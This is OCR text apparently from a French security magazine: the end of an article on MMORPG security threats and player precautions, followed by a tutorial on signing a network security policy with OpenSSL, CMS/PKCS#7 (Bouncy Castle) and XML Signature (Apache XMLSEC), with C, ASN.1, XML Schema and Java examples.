Ci-dessus un autre exemple de vulnérabilité. Elle concerne un module de validation des CD-key (GameSpy SDK) utilisé par de nombreux jeux. La faille vise le serveur et son exploitation peut avoir pour conséquence d'empêcher les clients légitimes de jouer. Toujours à la lecture des vulnérabilités rapportées publiquement, un autre axe d'attaque est l'accès distant à la console d'administration du serveur.

Nombre de serveurs de jeu permettent un accès distant à la console d'administration. Si les identifiants et mots de passe d'un administrateur sont capturés par un logiciel espion, les conséquences peuvent être importantes, car alors les fonctionnalités d'administration peuvent tomber entre des mains « indélicates », conduisant au vol de compte, au déni de service, etc. Un axe d'attaque réel supplémentaire concerne les failles de *buffer-overflow* (ou dépassement de tampon [4]) possible sur le serveur.

Il faut garder à l'esprit qu'il est nécessaire de se méfier de toute faille, qu'elle impacte la partie cliente ou la partie serveur. Cependant, les failles connues du public concernent en majorité les serveurs, et si ces derniers sont privés, une personne mal intentionnée pourrait utiliser des failles logicielles de son serveur pour faire exécuter des commandes sur l'ordinateur du client.

Un monde virtuel et un risque virtuel...Pas tant que cela

En avril 2005, un Chinois de 41 ans a poignardé un des ses compatriotes et ami parce que ce dernier avait vendu à son insu le sabre dragon du jeu Legend Of Mir 3 pour plusieurs centaines d'euros (480 £). L'homme de 41 ans avait gagné et confié ce trésor à son ami. S'estimant trahi, il tenta de porter plainte, mais les services de police locaux lui indiquèrent qu'aucune plainte ne pouvait être enregistrée concernant des objets « virtuels ». Il décida de se faire justice lui-même. Ce cas est extrême et rare (voire unique), cependant des procès, notamment aux États-Unis et en Chine, voient de plus en plus le jour pour régler des litiges liés aux jeux online massivement multijoueurs.

[4] *Bogue lié à un défaut de programmation, pouvant être exploité pour violer la politique de sécurité d'un système. Cette technique est couramment utilisée par les pirates informatiques.*

Ainsi, en 2003, une cour de justice chinoise a condamné l'éditeur du jeu vidéo Red Moon à restituer tous les objets virtuels d'un de ses joueurs, qui se les était vu dérober par un pirate. Le joueur avait passé 2 ans et dépensé plus de 10 000 yuans (1 210 $) sur le jeu.

Sur un autre point, ce type de jeu, n'offrant pas réellement de fin de partie, peut rendre certains joueurs dépendant de leur hobby. C'est une préoccupation réelle en Chine, où certains jeunes passent des heures et des heures sur leur jeu, ne souhaitant plus en sortir. Enfin, ces jeux offrent la possibilité de rencontrer d'autres joueurs inconnus, et de discuter avec eux via des programmes de type IRC [5]. Ainsi, à l'heure où le risque de rencontrer des pédophiles sur Internet est relayé par les médias, et où on parle de plus en plus de logiciels de contrôle parental, on peut aussi penser que ce risque pourrait toucher le monde des MMORPG.

Conclusion

Nous avons pu voir que les techniques employées par les « pirates » ou tricheurs ne se distinguent pas vraiment de celles qu'ils utiliseraient dans un autre contexte : décompilation et rétro-ingénierie, analyse de flux réseau, ingénierie sociale, détournement de serveur, fourvoiement du client via une attaque de type « DNS *poisonning* » pour le rediriger sur un serveur malveillant, etc. Le *phishing* pourrait aussi être utilisé. Par contre, il existe certains aspects étroitement liés à ce type de jeu : la notion du « duping » par exemple, ou l'accoutumance plus ou moins grave de certains joueurs, ou encore les réactions des éditeurs pour empêcher les tricheurs d'agir et qui ont des conséquences sur les PC des joueurs. Si toutefois cet article peut sembler pessimiste, c'est qu'il s'est concentré sur les menaces et les vulnérabilités, mais globalement les risques peuvent être grandement réduits si le joueur joue normalement et prend quelques précautions :

- Ne pas chercher ni à acheter ni à vendre des objets virtuels pour des devises réelles.
- Ne pas louer les services d'un tiers pour jouer.
- Garder secrets ses identifiants et mots de passe.
- Utiliser un antivirus régulièrement mis à jour ainsi qu'un pare-feu.
- Si pour créer son compte une adresse e-mail lui est demandée, alors en créer une spécifiquement pour cela (risque de *spam* [6])
- Se méfier des serveurs privés.
- Se méfier des programmes gratuits et des « astuces » promettant monts et merveilles. « *Timeo danaos et dona ferentes* » [7] ou en français « je me méfie des Grecs et même de leurs cadeaux », conseil que l'on peut extrapoler ici par : ne pas chercher à tricher.
- Se méfier des personnes que l'on peut rencontrer via le jeu.

Vous pourrez noter que la plupart de ces conseils ne sont pas propres au monde des MMORPG ni à leur aspect virtuel. Ils découlent de règles de bon sens réutilisables ailleurs, comme par exemple ne pas dévoiler ses identifiants et mots de passe ou encore se méfier des programmes gratuits sur Internet.

[5] *Internet Relay Chat : protocole de communication sur Internet servant à la communication instantanée.*

[6] *Désigne les communications électroniques massives, notamment de courrier électronique, sans sollicitation des destinataires, à des fins publicitaires ou malhonnêtes*

[7] *Virgile, Énéide, liv. II, v. 49. Paroles qu'aurait prononcées Laocoon, grand prêtre troyen, pour dissuader ses compatriotes de faire entrer dans l'enceinte de la ville de Troie le célèbre cheval de bois imaginé par Ulysse.*

Références

[Définition du duping] http://en.wikipedia.org/wiki/Duping
[Programme espion] http://www.sarc.com/avcenter/venc/data/pwsteal.wowcraft.c.html
[Conséquences du duping] http://news.com.com/Hackers+slam+Everquest+II+economy/2100-1043_3-5829403.html
[Duping dans World of Warcraft] http://www.gamespy.com/articles/635/635262p1.html
http://www.tech-recipes.com/games_tips950.html
[Vol de code source] http://news.com.com/Games+source+code+stolen+in+hacking/2100-7349_3-5087698.html
[Cybercrime en Asie] http://en.chinabroadcast.cn/2239/2005-6-30/88@252719.htm
[Le rootkit de Sony] http://www.securityfocus.com/news/11356
[Le Warden de Blizzard] http://www.silicon.fr/getarticle.asp?ID=12078
http://www.zdnet.fr/actualites/internet/0,39020774,39280620,00.htm
[Le risque de tricher] http://antivirus.about.com/od/emailscams/a/mmorpg_hacks.htm
[Crime Chinois] http://www.pcinpact.com/actu/news/Folie_du_MMORPG_poignarde_pour_avoir_vendu_une_epe.htm
[Procès / arrestation] http://www.news0r.com/index.php?p=1312
http://rpg.boomtown.net/en_uk/articles/art.view.php?id=7173
http://www.joystiq.com/2005/11/18/parents-suing-blizzard-for-world-of-warcraft-addiction/
http://www.cnn.com/2003/TECH/fun.games/12/19/china.gamer.reut/index.html

Protéger les messages applicatifs avec XML Security ou PKCS

En sécurité, la majeure partie des applications se trouve confrontée à une problématique récurrente : la sauvegarde, le chargement et la transmission de données sensibles. Par exemple, GnuPG [GPG] doit pouvoir lire et écrire le trousseau de clés (keyring) de tout utilisateur. Cet article se propose de détailler divers procédés de sécurisation de données.

Afin d'étayer cette discussion d'exemples pratiques, nous suivrons au cours de cet article le cas concret d'une propagation de politique de sécurité sur diverses machines. Ces machines sont situées sur un même réseau et nous souhaitons appliquer à chacune d'elle la même politique de sécurité. Les connaisseurs noteront que cet exemple est largement inspiré du projet DSI (*Distributed Security Infrastructure*) **[DSI]**. Cependant, pour ne pas se noyer dans d'inutiles considérations, nous l'abordons sous un angle simplifié :

- On ne se préoccupe pas de savoir comment appliquer la politique de sécurité.
- On suppose que la politique de sécurité est transmise de machine en machine sur un réseau non sécurisé.
- La notion d'« identifiant de nœud », propre au monde des *clusters* dans lequel DSI évolue, a été écartée et remplacée par l'adresse IP d'une machine.
- Les détails du contenu de la politique de sécurité en elle-même ne présentent pas d'intérêt pour notre démonstration. On l'a donc restreinte au simple fait de pouvoir décrire si une machine donnée peut recevoir des paquets IP en provenance d'une autre machine du réseau. Une vraie politique de sécurité serait bien entendu beaucoup plus complexe **[XMLDSI]**.

La problématique est donc la suivante : transmettre entre diverses machines du réseau une politique de sécurité indiquant qui peut recevoir des messages de quelle machine. De manière évidente, on identifie la politique de sécurité comme une donnée sensible dont l'authenticité doit être garantie. Plus précisément, on veut s'assurer qu'un intrus ne pourra pas :

- modifier la politique de sécurité (par exemple pour la rendre plus ouverte) ;
- écrire une « fausse » politique de sécurité (à la place de l'administrateur système) et la propager sur le réseau.

Au niveau implémentation, une telle problématique se solutionne typiquement par des signatures[1]. Cependant, un travers souvent rencontré est de se focaliser sur l'aspect purement technique du problème (choix des algorithmes de signature, par exemple RSA et SHA-1) plus qu'à concevoir comment représenter et transmettre les données. Or le choix de l'algorithme est important, mais bien l'utiliser l'est tout autant...

Dans un premier temps, nous expliquerons comment représenter les données à signer (une politique de sécurité dans notre cas). Nous détaillerons trois solutions différentes : une « à la main », une avec de l'ASN.1 et enfin une dernière avec des schémas XML. Cette étape ne fait pas – à proprement parler – partie du domaine de la sécurité, mais plutôt de la conception et du développement d'applications. Nous ne nous y attarderons donc pas trop. Une mauvaise représentation de données est toutefois le point de départ de nombreux trous de sécurité. Dans un deuxième temps, nous expliquons comment transmettre un message signé aux autres machines. Cette étape ne rentre pas au cœur des algorithmes de cryptographie. Elle est néanmoins primordiale à la sécurisation des messages. Là, nous abordons le sujet sous 3 angles : « tout à la main », puis CMS **[PKCS#7]** et XML Signature **[XMLSIG]**.

Description de la politique de sécurité

La politique de sécurité que nous étudions comporte :

- Un mode, **restrictif** ou **permissif**, qui indique respectivement que toute règle absente est interdite ou autorisée. On parle aussi de politique de sécurité fermée ou ouverte.
- Une ou plusieurs règles qui régissent le comportement réseau des machines. Toutes ces règles suivent le format classique Sujet/Ressource/Action : une machine S (sujet) peut recevoir ou interdire (action) les paquets IP en provenance d'une machine R (ressource). Les machines sont identifiées par leur adresse IP.

Par exemple, la politique de sécurité de la figure 1 indique que la machine d'IP 192.168.0.1 peut recevoir des paquets IP en provenance de n'importe quelle machine SAUF 192.168.0.2 (le * sert de joker). Au contraire, la machine 192.168.0.2 ne peut recevoir des paquets que s'ils proviennent de 192.168.0.1, les autres paquets sont bloqués car la politique est marquée restrictive.

```
Mode=Restrictif
Sujet=192.168.0.1 Ressource=*             Action=Peut recevoir
Sujet=192.168.0.1 Ressource=192.168.0.2 Action=Ne peut PAS recevoir
Sujet=192.168.0.2 Ressource=192.168.0.1 Action=Peut recevoir
```

Fig. 1 : Exemple de politique de sécurité

Les différentes représentations possibles

Des exemples simples de représentations d'une telle politique de sécurité sont fournis en C, ASN.1 et XML Schema respectivement dans les figures 2, 3 et 4. Sans entrer dans les détails – puisque

[1] *Pour ceux que cela intéresse, nous ne procédons pas ainsi dans DSI. D'une part, pour des raisons de performance, la politique de sécurité est analysée sur un Security Server et transmise de façon « analysée » à tous les autres nœuds du cluster. D'autre part, parce que l'on dispose d'un canal chiffré/signé sur lequel on propage la politique de sécurité.*

Axelle Apvrille
axelle_apvrille@yahoo.fr

ce n'est pas l'objet de cet article – le C est simple, mais présente l'inconvénient majeur de ne pas être portable d'une plate-forme à une autre (problèmes d'alignements, cohérence de tailles de types, conversions *little/big endian*, etc.), l'ASN.1 est portable et compact, mais produit un format binaire (donc « illisible »), et enfin l'XML est lisible mais assez verbeux. Pour plus d'informations sur le sujet, l'article **[ASNXML]** comporte une intéressante comparaison entre ASN.1 et XML.

```
typedef enum
{
   PERMISSIVE,
   RESTRICTIVE
} POLICY_MODE;

typedef enum
{
   ALLOW_NETWORK,
   DENY_NETWORK
} NETWORK_ACTION;

typedef struct SECURITY_RULE {
   char subject[16];
   char resource[16];
   NETWORK_ACTION action;
} SECURITY_RULE, *PSECURITY_RULE;

typedef struct SECURITY_POLICY {
   POLICY_MODE mode;
   int nbRules;
   PSECURITY_RULE pRulesList;
} SECURITY_POLICY, *PSECURITY_POLICY;
```

Fig. 2 : Exemple de politique de sécurité en C

```
PolicyMode ::= ENUMERATED { PERMISSIVE, RESTRICTIVE }
NetworkAction ::= ENUMERATED { ALLOW_NETWORK, DENY_NETWORK }
SecurityRule ::= SEQUENCE {
  subject PrintableString,
  resource PrintableString,
  action NetworkAction
}
SecurityPolicy ::= SEQUENCE {
   mode PolicyMode,
   rulesList SEQUENCE OF SecurityRule
}
```

Fig. 3 : Exemple de politique de sécurité en ASN.1

Sur un plan sécurité pur, de multiples représentations sont envisageables. A la conception, il vaut mieux cependant regrouper les informations en fonction du niveau de sécurité requis. Généralement, il est notamment judicieux de regrouper toutes les données qui sont signées par une même entité dans une même structure.

Sécuriser la politique de sécurité

Entrons maintenant dans le vif du sujet : comment, de manière pratique, signer et propager la politique de sécurité aux autres machines du réseau.

```
<?xml version="1.0" encoding="UTF-8"?>
<schema xmlns="http://www.w3.org/2001/XMLSchema"
   targetNamespace="http://thisnamespace"
   xmlns:dsi="http://thisnamespace"
   elementFormDefault="qualified">
<import namespace='http://www.w3.org/2001/XMLSchema'/>

<simpleType name="POLICY_MODE_type">
   <restriction base="string">
      <enumeration value="PERMISSIVE"/>
      <enumeration value="RESTRICTIVE"/>
   </restriction>
</simpleType>

<simpleType name="NETWORK_ACTION_type">
   <restriction base="string">
      <enumeration value="ALLOW_NETWORK"/>
      <enumeration value="DENY_NETWORK"/>
   </restriction>
</simpleType>

<complexType name="SECURITY_RULE_type">
   <sequence>
      <element name="subject" type="string"/>
      <element name="resource" type="string"/>
      <element name="action" type="dsi:NETWORK_ACTION_type"/>
   </sequence>
</complexType>

<complexType name="SECURITY_POLICY_type">
   <sequence>
      <element name="mode" type="dsi:POLICY_MODE_type"/>
      <sequence minOccurs="0" maxOccurs="unbounded">
         <element name="rule" type="dsi:SECURITY_RULE_type"/>
      </sequence>
   </sequence>
</complexType>
</schema>
```

Fig. 4 : Exemple d'XML Schema de politique de sécurité

Réinventer la roue...

La première solution qui s'offre à nous consiste à tout faire soi-même, voire à réinventer la roue. Ce n'est sûrement pas, personnellement, la méthode que je conseillerais (parce qu'on aboutit souvent à faire encore moins bien que ce qui existe !), mais c'est de loin la plus souple et on peut avoir à y recourir dans des situations très particulières (environnements restreints, etc.) ou tout simplement à des fins éducatives. Le procédé est le suivant :

- Récupérer une librairie crypto (par exemple OpenSSL **[OPENSSL]** ou LibTomCrypt **[LTM]**), à moins de vraiment tenir à la faire soi-même.
- Générer une paire de clés RSA + un certificat de clé publique. Là encore, on peut tout coder à la main... ou utiliser les fonctionnalités offertes par lesdites librairies crypto. Attention au format des clés si vous êtes l'adepte d'un outil spécialisé particulier : les clés générées doivent pouvoir être relues par

la librairie crypto. Cela paraît évident, mais entre ceux qui génèrent en format propriétaire, ceux qui utilisent du PKCS#1, du PKCS#8, du PKCS#12... il est vite fait de se retrouver face à une incompatibilité.

- Enfin, il faut signer la structure de données qui représente la politique de sécurité (`SECURITY_POLICY`). Il y a là un écueil à éviter : `SECURITY_POLICY` contient un pointeur vers des règles de sécurité. Si on signe bêtement la structure, on signera le pointeur, et non son contenu. Il est très important de spécifier la taille totale de l'emplacement à signer.
- Du côté de la vérification, c'est assez simple, mais fastidieux si on veut tout faire : vérifier que le certificat appartient bien à l'entité attendue, vérifier la signature du certificat, les dates de validité, les extensions, la chaîne de certificats associée, les listes de révocations... et enfin la signature de la politique. Normalement, la librairie crypto facilite grandement cette tâche.

Une portion de code simplifiée pour l'API EVP d'OpenSSL est présentée à la figure 5. Il resterait notamment à tester tous les cas d'erreurs (échecs des fonctions SSL, manque de mémoire, etc.).

```
EVP_MD_CTX md_ctx;
EVP_PKEY *pKey;
SECURITY_POLICY *pPolicy;
unsigned char signature[2048]; /* pour une clé RSA-2048 bits */
int lenSignature, lenPolicy;

/* récupérer la clé privée RSA */
...

/* signature RSA+SHA1 */
EVP_SignInit(&md_ctx, EVP_sha1());
lenPolicy = sizeof(SECURITY_POLICY)+ (pPolicy->nbRules * sizeof(SECURITY_
RULE));
lenSignature = lenPolicy;
EVP_SignUpdate(&md_ctx, pPolicy, lenPolicy);
EVP_signFinal(&md_ctx, signature, &lenSignature, pKey);
```

Fig. 5 : Morceau de code pour signer la politique de sécurité

CMS — Standard de Messages Cryptographiques


Une autre solution pour transmettre des politiques de sécurité sécurisées repose sur l'utilisation de l'ASN1 et de CMS **[PKCS#7]**. CMS est un standard qui définit comment formater des informations sensibles au sein d'un message. La structure générale d'un message CMS est faite de la déclaration d'un type de contenu, suivi du contenu – le format même du contenu étant défini par son type.

Cette souplesse fait la puissance de CMS qui peut ainsi s'adapter à n'importe quel type de contenu. Le standard définit entre autres plusieurs types de contenu et leurs OID (*Object IDentifiers*) associés : des données signées (*SignedData*), *hashées* (*DigestedData*), chiffrées (*EncryptedData*), authentifiées (*AuthenticatedData*), etc.

Dans notre cas, il nous faut signer une politique de sécurité. L'information « sensible » est donc la séquence `SecurityPolicy`, mais son OID n'est (*a priori*) pas défini. Pour cela, il n'y a que deux manières de faire. Soit on souhaite une implémentation propre et il faut alors déposer un nouvel OID auprès de l'IANA **[IANA]**, soit on peut se permettre une petite entorse et on utilise un OID existant proche de la signification de notre contenu.

Dans tous les cas, toutes les applications avec lesquelles on converse devront comprendre que cet OID correspond à notre politique de sécurité. Si on suppose que cet OID est `{ iso(1) member-body(2) us(840) rsadsi(113549) pkcs(1) pkcs7(7) 1 }`, alors le message CMS aura très exactement la structure de la figure 6.

Figure 6 *Structure d'un message CMS*



La constitution d'un message CMS passera donc par les étapes suivantes :

1. Déclarer/trouver un OID correspondant à la séquence `SecurityPolicy`.
2. Effectuer l'encodage DER de notre `SecurityPolicy`.
3. Insérer la structure encodée comme `EncapsulatedContent` dans un `SignedData` de CMS.
4. Effectuer l'encodage DER du message CMS ainsi constitué.

Autant il est envisageable d'écrire une portion de code qui effectue l'encodage d'une `SecurityPolicy` – cette structure étant assez simple – autant la création du message CMS et son encodage est une tâche bien plus ardue.

Si possible, il sera bien plus rapide d'utiliser un outil existant. Côté Logiciel libre, ils ne sont malheureusement pas légion.

On peut éventuellement citer Cryptix ASN.1 **[CRYPTIX]** et Bouncy Castle **[BOUNCY]**. En réalité, Cryptix ASN.1 ne traite que le niveau ASN.1 et n'a aucune connaissance native de CMS.

Il faut récupérer une définition ASN.1 auto-suffisante de CMS, la passer en entrée à Cryptix ASN.1 qui génère les classes Java correspondantes (typiquement une classe `SignedData`, une classe `EncapsulatedContentInfo`, etc.).

Par autosuffisante, on entend un module ASN.1 qui ne dépend pas de modules ASN.1 externes. Cela demande un peu de travail car, dans la RFC 2630, le module ASN.1 de CMS s'appuie évidemment par exemple sur X.509, etc. Il faut généralement procéder à quelques simplifications.

Par exemple, on peut considérer que les structures `SignedData` n'auront pas de CRL (champ optionnel).

Une fois les classes générées, il faut écrire le code Java qui crée une `SignedData`, une `SecurityPolicy`, les renseigner avec les valeurs voulues, puis les encoder. Dans notre cas, l'utilisation de Bouncy

Castle devrait s'avérer plus simple, car Bouncy Castle supporte CMS, ce qui nous évite tout le travail préliminaire d'analyse. Les étapes sont alors les suivantes :

- télécharger le *provider* crypto Bouncy Castle (`bcprov-*.jar`) et le JAR contenant la couche CMS (`bcmail-*.jar`) ;
- récupérer une paire de clés et un certificat pour signer la politique de sécurité ;
- effectuer l'encodage DER de la structure `SecurityPolicy`. On obtient en sortie une suite binaire ;
- créer un message CMS `SignedData` contenant l'encodage DER de `SecurityPolicy` ;
- Signer le message CMS.

La récupération d'une paire de clés et d'un certificat est une opération facile en Java.
Typiquement, les clés sont stockées dans un *key store* Java (format `"JKS"`), repérées par un alias, et protégées par un mot de passe pour le key store et un pour la clé privée. Le code à la figure 7 montre comment faire :

```
// chargement du key store
KeyStore ks = KeyStore.getInstance("JKS");
FileInputStream fks = new FileInputStream(KEYSTORE_NAME);
ks.load(fks, KEYSTORE_PASSWD.toCharArray());

// récupération de la clé privée, du certificat et de la clé publique
PrivateKey prvkey = (PrivateKey) ks.getKey(KEY_ALIAS, PRIVATEKEY_PASSWD.
toCharArray());
X509Certificate cert = (X509Certificate) ks.getCertificate(KEY_ALIAS);
PublicKey pubkey = cert.getPublicKey();
```

Fig. 7 : Chargement paire de clés et certificat en Java

Ensuite, on crée une *structure policy* à l'aide des classes `DER*`. Si on reprend la définition ASN.1 d'une `SecurityPolicy`, il nous faut créer un mode (`permissif=0` dans l'exemple ci-dessous), une action (`allow network=0`), un sujet (`192.168.0.1`) et une ressource (`192.168.0.2`).

Ensuite, on remplit autant de séquences `SecurityRule` que de règles (une seule dans l'exemple) en passant un tableau d'objets `ASN1Encodable` à la classe `DERSequence`.

Puis on remplit la séquence `SecurityPolicy`, et récupère son encodage DER par la méthode `getEncoded()`.

```
DEREnumerated mode = new DEREnumerated(0);
DEREnumerated action = new DEREnumerated(0);
DERPrintableString subject = new DERPrintableString("192.168.0.1");
DERPrintableString resource = new DERPrintableString("192.168.0.2");

// création d'une SecurityRule
ASN1Encodable a[] = { subject, resource, action };
DERSequence rule1 = new DERSequence(a);

// création d'une SecurityPolicy
ASN1Encodable b[] = { mode, rule1 };
DERSequence policy = new DERSequence(b);

return policy.getEncoded();
```

Fig. 8 : Création d'une structure SecurityPolicy et encodage DER

Enfin, la création du message CMS est gérée par les classes `CMSSignedDataGenerator` et `CMSSignedData`.

```
// préparation de la structure SignedData
CMSSignedDataGenerator generator = new CMSSignedDataGenerator();
generator.addSigner(prvkey, cert, CMSSignedDataGenerator.DIGEST_SHA1);

// insertion du contenu (encodage DER de SecurityPolicy)
CMSProcessable content = new CMSProcessableByteArray(input);

// réalisation de la signature - le drapeau "true" indique que
// le contenu doit être intégré dans le message CMS (et non
// seulement sa signature)
CMSSignedData signedData = generator.generate(content, true, "BC");
return signedData.getEncoded();
```

Fig. 9 : Création d'un message CMS, signature et encodage DER

Si on analyse le résultat (voir Figure 10), on retrouve bien une structure `SignedData`, de version CMS égale à 1, avec un contenu de type `"data"` (dont l'OID est défini dans **[PKCS7]**) et pour valeur l'encodage DER de notre politique de sécurité (cf. Figure 11), signée (SHA1+RSA) avec ma clé de test.

Figure 10 — *Message CMS contenant une politique de sécurité signée (affichage simplifié)*





Figure 11 — *Encodage DER d'une politique de sécurité vu avec [GUIASN]*



XML Security

La dernière solution que nous allons examiner repose sur XML. Dans ce cas-là, la politique de sécurité est représentée sous la forme d'un document XML suivant le schéma que nous avons élaboré plus haut (voir Figure 4).

La manière de signer un document XML est décrite dans **[XMLSIG]** (NB : Pour chiffrer un document, c'est XML Encryption qu'il faut consulter).


Une signature XML se repère par son étiquette "Signature" dont les principaux éléments sont le "SignedInfo", qui indique comment la signature est effectuée, et le "SignatureValue" qui contient la valeur même de la signature. L'élément "SignedInfo" mérite un peu d'attention.

Il contient :

- Un pointeur vers le document à signer.
- Les transformations à effectuer sur le document, avant de le hasher. Notamment, on peut vouloir lui appliquer un certain style, ou effectuer un décodage Base64, etc. La transformation s'applique **uniquement** sur le document référencé (celui qu'on veut signer) et non pas sur l'élément SignedInfo.
- L'algorithme de signature à utiliser.
- La méthode de *canonicalisation* à appliquer à l'élément SignedInfo. La canonicalisation d'un document XML est une étape très importante et peut être vue comme une sorte de transformation. Son objectif est de garantir que deux documents XML signifiant la même chose mais formatés de manière légèrement différente aboutissent à la même signature. Comme nous l'avons vu plus haut, cela peut consister à enlever les espaces en trop, à ôter les commentaires, etc. Une méthode de canonicalisation classique est la C14N [XMLC14N].

Il est également à noter qu'on peut réaliser plusieurs sortes de signatures : des signatures enveloppantes (la signature contient le document XML), enveloppées (le document XML contient la signature) ou détachées (la signature et le document XML forment deux documents XML distincts).

Figure 12 *Différents types de signatures*



Bien que la sécurité de documents XML soit chose relativement récente, plusieurs librairies sont disponibles et listées sur le site du W3C **[XMLSIG]**. Dans ce qui suit, nous avons opté pour celle d'Apache **[XMLSEC]**, qui semble la plus simple à utiliser malgré une documentation assez peu fournie. Nous avons également choisi de réaliser une signature enveloppée (que nous considérons la plus naturelle) où la signature suit le document à signer.

Le code à la figure 13 illustre une façon de faire. Il faut :

- Initialiser un objet de type XMLSignature contenant le document à signer et l'algorithme de signature (SHA1+RSA).
- Initialiser un objet de type Transforms listant toutes les transformations à appliquer au document avant sa signature. On utilise ici la canonicalisation exclusive C14N qui conserve les commentaires dont nous avons parlé plus haut. Dans le cas d'une signature enveloppée, la signature faisant partie du document signé, il est également nécessaire, au moment de la signature, d'ôter tous les champs qui correspondent à la signature. En effet, on signe la politique de sécurité et non elle-même et sa signature ! C'est ce à quoi sert la transformation « signature enveloppée » (Transforms.TRANSFORM_ENVELOPED_SIGNATURE). Elle ôte tout le contenu des balises Signature.
- Préparer l'ajout de la signature au document à signer, puisqu'il s'agit d'une signature enveloppée. A noter cependant que cette signature n'est pas elle-même signée puisqu'on applique la transformation « signature enveloppée ».
- Effectuer la signature avec notre clé privée. Le chargement d'une paire de clés peut, par exemple, se faire de la même manière qu'à la figure 7. L'essentiel est de récupérer un objet RSAPrivateKey avec lequel signer.
- Enfin, par exemple, écrire le document résultant, après canonicalisation C14N, dans le fichier représenté par output.

```
// initialisation des objets
XMLSignature signature = new XMLSignature(input, inputURI.toString(),
XMLSignature.ALGO_ID_SIGNATURE_RSA_SHA1);
Transforms transforms = new Transforms(input);
transforms.addTransform(Transforms.TRANSFORM_ENVELOPED_SIGNATURE);
transforms.addTransform(Transforms.TRANSFORM_C14N_EXCL_WITH_COMMENTS);


// création d'une signature enveloppée
Element root = input.getDocumentElement();
root.appendChild(signature.getElement());
signature.addDocument("", transforms);
signature.sign(prvkey);

// récupération du résultat
XMLUtils.outputDOMc14nWithComments(input, output);
```

Fig. 13 : Réalisation d'une signature XML enveloppée avec [XMLSEC]

La figure 14 montre un résultat typique de signature enveloppée.

Figure 14 *Politique de sécurité signée (signature enveloppée)*



Conclusion

Cet article a montré diverses façons de préserver l'intégrité de données applicatives, que ce soit « à la main », avec PKCS#7 ou XML Signature. Que choisir ? En fait, il n'est pas possible d'élire une méthode universelle, car le choix est dépendant de chaque cas. Il paraît en revanche plus réaliste de lister les avantages et inconvénients de chaque solution et de choisir en fonction des priorités liées au contexte. En plus de la synthèse exposée au tableau ci-dessous, le lecteur pourra se référer à l'excellent article **[ASNXML]** qui compare ASN.1 et XML en termes de performances.

	Réinventer la roue	PKCS#7	XML Signature/Encryption
Avantages	Maîtrise totale (fonctionnalité, performance, sécurité...)	Standard	Résultat « lisible » à l'œil nu
	Pas de dépendance avec du code externe	Indépendant des machines et systèmes utilisés	Indépendant des machines et OS utilisés
		Résultat compact Facilité à faire évoluer le format des données (changer le modèle ASN.1)	Facilité de validation du format des données (*parser* XML)
		Rapidité de traitement	Facilité à faire évoluer le format des données (modifier le schéma XML)
Inconvénients	Risques d'erreurs, d'oublis	Résultat illisible (binaire)	Résultat verbeux
